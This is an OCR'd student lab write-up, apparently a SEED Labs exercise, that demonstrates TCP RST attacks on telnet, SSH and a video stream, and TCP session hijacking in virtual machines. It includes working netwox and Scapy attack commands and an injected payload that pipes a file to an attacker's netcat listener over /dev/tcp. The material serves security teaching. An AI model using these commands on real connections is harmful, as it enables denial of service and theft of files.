


Scapy [telnet]


Attack script: task2-telnet.py

VM B will attempt to connect as a telnet client to VM A and we will run the attack script first. The attack script will send a carefully crafted TCP Reset Packet to VM A and this forcefully closes the telnet connection as seen in the image below. I will discuss the inner workings of the attack

script last.


SEEDUbuntu Clone1 [Running]
Terminal
En
9:47 AM
[02/13/21]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Connection closed by foreign host.
[02/13/21]seed@VM:~$
Left ⌘


Suppose we have an existing telnet connection and we run the attack script. The telnet connection will be forcefully closed after typing the character a as shown below.



I will now explain the code shown below. We first used the BPF filter to filter tcp packets from VM B destined for port 23 (TELNET). To ensure scapy does not spoof its own packets, we specifically checked for packets whose MAC address are not the same as the attacker's. To craft a TCP RST packet, we need the following:

- src IP, src port
- dst IP, dst port
- seq no. (within rcv window)
- Specifying a RST flag

We reuse the src IP, src port, dst IP, dst port from the original packet. As for the sequence number, we calculate it by adding the original packet's sequence number to the tcp segment length. To calculate the tcp segment length in scapy, we have to convert the Bitfields to bytes using ***x * 32 / 8, where x is the scapy value of the Bitfield (ie. pkt[IP].ihl)***. With these fields filled correctly, we have successfully crafted a TCP RST packet for telnet traffic.




Scapy [ssh]

Attack script: task2-ssh.py


VM B will attempt to ssh into VM A and we will run the attack script first. The attack script is exactly the same as the one used in scapy[telnet] with the exception of the BPF filter. Since we are target a SSH session, we will replace the port with port 22 and the BPF filter is as such:


tcp and src host 10.0.2.7 and dst port 22

As expected, VM B is not able to ssh into VM A as seen below.



If we run the attack script, after a SSH session has been established, the attack script will send a TCP RST packet to VM A and this forces the SSH session to close. The last image shows the code used (only difference is the filter).


SEEDUbuntu Clone1 [Running]
Terminal
En
10:12 AM
[02/13/21]seed@VM:~$ ssh seed@10.0.2.8
seed@10.0.2.8's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
1 package can be updated.
0 updates are security updates.
Last login: Sat Feb 13 10:32:14 2021 from 10.0.2.7
[02/13/21]seed@VM:~$ lpacket_write wait: Connection to 10.0.2.8 port 22: Broken pipe
Left ⌘



Task 3: TCP RST Attacks on Video Streaming Applications

For this application, I will attempt to break the TCP connection between www.youtube.com and VM A. We run the following on the attack machine: ***sudo netwox 78 --filter "src host 10.0.2.8"*** which sends out TCP RST packet for each packet that comes from VM A. After a while, VM A will have his youtube video being disrupted as shown below.

Task 4: TCP Session Hijacking

In this task, you need to demonstrate how you can hijack a telnet session between two computers. Your goal is to get the telnet server to run a malicious command from you. For the simplicity of the task, we assume that the attacker and the victim are on the same LAN.

Netwox

We first establish a telnet connection between VM A and B where B is the telnet client and A is the telnet server. With a wireshark tool sniffing traffic on the attack machine, we see the last TCP packet from B to Å (shown below). From this packet, we need the following information:

- Source IP address, Source Port
- Destination IP address, Destination Port
- TCP Seq. Number
- TCP ACK Number

We need to craft our own hexadecimal data payload of the following

\ncat /home/seed/examples.desktop > /dev/tcp/10.0.2.6/9090\n


We can do this using python

[command]
"\ncat /home/seed/examples.desktop > /dev/tcp/10.0.2.6/9090\n".encode("hex")

[result]
'0a636174202f686f6d652f736565642f6578616d706c65732e6465736b746f70203e202f6465762f7463702f31302e302e322e362f393039300a'

This allows us to redirect the contents of ***examples.desktop*** to the TCP server on the attacker machine. So first, we need to set up the TCP server (port 9090) on the attack machine with the command:


nc -l 9090 -v



Next, we run the netwox command as such:

[netwox command]
sudo netwox 40 --ip4-src 10.0.2.7 --ip4-dst 10.0.2.8 --tcp-src 42964 --tcp-dst 23 --tcp-seqnum 572190916 --tcp-window 2000 --tcp-acknum 2912254860 --tcp-ack --tcp-data "0a636174202f686f6d652f736565642f6578616d706c65732e6465736b746f70203e202f6465762f7463702f31302e302e322e362f393039300a"

The result is shown below, where the attack machine has successfully performed TCP Session Hijacking and read the contents of a file on VM A.




Scapy

Attack script: task4-telnet.py

Similar to the Netwox portion in Task 4, we first set up a telnet session between VM A and B where A is the telnet server and B is the telnet client. We then set up a TCP server (using netcat) on the attacker machine with the following command: ***nc -l 9090 -v***


Next, using wireshark we look for the last TCP packet sent by VM B to A and we reuse the following information in scapy:

- Source IP address, Source Port
- Destination IP address, Destination Port
- TCP Seq. Number
- TCP ACK Number

